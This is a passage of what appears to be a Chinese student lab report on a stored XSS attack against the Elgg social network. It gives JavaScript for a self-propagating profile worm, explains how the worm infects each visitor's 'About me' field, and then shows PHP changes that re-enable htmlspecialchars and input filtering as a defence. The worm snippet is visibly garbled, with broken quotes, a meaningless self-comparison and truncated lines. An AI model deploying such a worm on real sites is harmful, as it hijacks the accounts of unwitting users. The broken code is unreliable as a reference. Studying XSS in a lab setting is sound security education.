window.onload = function(){\n var headerTag = '<script id='\\worm\\'\n
type='\\text/javascript\\'\n var jsCode = document.getElementById('worm\n
\\').innerHTML;\n var tailTag = '</>' + '<script>'\n var wormCode =\n
encodeURIComponent(headerTag + jsCode + tailTag);\n var\n
ts='&__elgg_ts=' + elgg_ts';\n var guid='&guid=' + elgg.session.user.guid + '\n
ts' + '&__elgg_ts=' + elgg_ts';\n var samyGuid='&samyGuid=' + elgg.session.user.guid + '\n
ts' + '&__elgg_ts=' + elgg_ts';\n if (elgg.session.user.guid == elgg.session.user.guid) {\n
var Ajax=null;\n Ajax=new XMLHttpRequest();\n Ajax.open('POST','sendurl,true);\n


```



然后需要感染 Bobby。登录 Bobby 的账户，搜索 Alice 并查看 Alice 的 Profile，根据 HTTP 工具显示，此时 Bobby 的 Profile 遭到了修改。




详细截图如下，可看到蠕虫病毒的副本已经被添加到 Bobby 的个人资料中。



进入 Bobby 的 Profile 查看，发现 About me 字段被修改。



进入 Edit Profile 页面，发现蠕虫病毒的副本已经被添加到 Bobby 的个人资料中。



分析：本任务的 JavaScript 代码与任务 5 的代码有许多相同的地方，不同之处在于构建了 wormCode 并将其用于 content 的构建。页面加载完成后，定义用于包裹 JavaScript 代码的 headerTag，然后获取当前页面中 id 为"worm"的 script 标签内的 JavaScript 代码即 jsCode，再定义用于闭合 JavaScript 代码的 tailTag。然后将 headerTag、jsCode 和 tailTag 拼接起来，并对整个 JavaScript 代码进行编码，构建 wormCode。之后步骤与任务 5 类似，只是构建 content 时使用了 wormCode。

本任务的代码具有自我传播功能的原因是其执行过程是获取当前脚本(蠕虫代码)，构建 content，发送到服务器。因此，当其他用户查看被感染的个人资料时会有相同的执行过程，故他们的资料会被修改为包含蠕虫代码的资料，这样就实现了自我传播。

任务 7 使用 CSP(内容安全策略)抵御 XSS 攻击

根据实验指导书对代码进行修改,即取消注释 text.php, dropdown.php 和 url.php 中的 htmlspecialchars 函数调用。并且取消注释 input.php 中 function filter_tags 中的 return elgg_trigger_plugin_hook。

```

text.php
1 <?php
2 /**
3  * Elgg text output
4  * Displays some text that was input using a standard text field
5  *
6  * @uses $vars['value'] The text to display
7  */
8
9 $value = elgg_extract('value', $vars);
10 if (!is_scalar($value)) {
11     return;
12 }
13
14 echo htmlspecialchars("${value}", ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8', false);
15 echo "${value}";

```

```

dropdown.php
1 <?php
2 /**
3  * Elgg dropdown display
4  * Displays a value that was entered into the system via a dropdown
5  *
6  * @uses $vars['text'] The text to display
7  */
8
9 echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
10 echo $vars['value'];

```

```

url.php
44 $url = trim($vars['value']);
45 unset($vars['value']);
46 }
47
48 if (isset($vars['text'])) {
49     if (elgg_extract('encode text', $vars, false)) {
50         $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
51         $text = $vars['text'];
52     } else {
53         $text = elgg_extract('text', $vars);
54     }
55     unset($vars['text']);
56 } else {
57     $text = htmlspecialchars(elgg_get_excerpt($url, $excerpt_length), ENT_QUOTES, 'UTF-8', false);
58     $text = elgg_get_excerpt($url, $excerpt_length);
59 }
60


```

```

input.php
63 */
64 function elgg_get_title_input($variable = 'title', $default = '') {
65     $raw_input = get_input($variable, $default, false);
66     return htmlspecialchars($raw_input, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
67 }
68
69 /**
70  * Filter tags from a given string based on registered hooks.
71  *
72  * @param mixed $var Anything that does not include an object (strings, ints, arrays)
73  *                This includes multi-dimensional arrays.
74  *
75  * @return mixed The filtered result - everything will be strings
76  */
77 function filter_tags($var) {
78     return elgg_trigger_plugin_hook('validate', 'input', null, $var);
79     return $var;
80 }

```

修改后访问受害者 Bobby 的个人资料，发现蠕虫病毒作为 About me 显示，说明攻击无效。



分析：htmlspecialchars 函数的功能是将一些预定义的字符转换为 HTML 实体，当用户输入的数据中含有这些预定义的字符时，它们会被转换为其他编码。因此蠕虫病毒中的一些字符会被转换，相当于破坏了蠕虫病毒的代码，起到防御作用。

二、遇到问题及解决方法

在本次实验中，我主要遇到的困难是在完成任务 7 时发现没有成功抵御攻击。解决方法是：首先检查是否将所有的 htmlspecialchars 函数都取消了注释，发现 url.php 中其实有两个 htmlspecialchars 函数，于是取消注释，再次尝试发现还是没有成功抵御。然后思考指导书提到的安全插件的注册，对 input.php 的 filter tags 中的内容取消注释，再次尝试发现可以成功抵御攻击了。

三、对本次实验的建议

本次实验的内容丰富有趣，让我了解了 XSS 攻击的一些方式。由于实验包中没有 email.php 文件，并且如果仅取消注释 htmlspecialchars 函数而不修改 input.php 的 filter tags 的话也是无法成功抵御攻击的，所以我的建议是修改一下任务 7 中关于激活 htmlspecialchars 函数的方法的描述，方便同学们更准确地完成任务。